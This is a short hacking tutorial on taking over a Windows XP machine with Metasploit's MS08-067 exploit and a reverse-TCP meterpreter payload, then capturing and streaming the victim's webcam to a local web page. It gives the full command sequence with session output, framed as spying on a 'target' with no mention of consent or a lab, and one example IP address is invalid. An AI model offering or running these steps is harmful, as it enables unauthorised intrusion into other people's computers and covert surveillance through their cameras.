

HOW TO HACK WEBCAM USING METAPLOIT

REQUIREMENTS

1) Backtrack 5r3 or Kali Linux

2) Metasploit, you will need this which is important actually it's pre-installed in backtrack.

Tutorial :

Open terminal and type:

msfconsole

Next set our exploit:

use exploit/windows/smb/ms08_067_netapi

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) >
```

Set payload and use meterpreter

set PAYLOAD windows/meterpreter/reverse_tcp

```
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) >
```

Set RHOST (target ip)

set RHOST (your target adress)

e.g set RHOST 192.258.24.1

```
msf exploit(ms08_067_netapi) > set RHOST 192.168.0.100
RHOST => 192.168.0.100
```

Set LHOST (us)

set LHOST 192.155.0.150

```
msf exploit(ms08_067_netapi) > set LHOST 192.168.0.101
LHOST => 192.168.0.101
msf exploit(ms08_067_netapi) >
```

Now type:

exploit

```
msf exploit(multi_meterpreter) > exploit
[*] Started reverse handler on 192.168.0.101:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - Lang:English
[*] Selected Target: Windows XP SP3 English (RX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (749956 bytes) to 192.168.0.100
[*] Meterpreter session 1 opened (192.168.0.101:4444 -> 192.168.0.100:1044) at 2011-06-26 00:55:07 -0500
meterpreter >
```

now show what webcam use:

webcam_list

e.g he uses Logitech webcam C160


webcam_snap

```
meterpreter > webcam_list
1: Logitech Webcam C160
meterpreter >
```

Show time

run webcam -p /var/www

starting webcam...



Open Your Browser and Go To :

<http://localhost/webcam.htm>

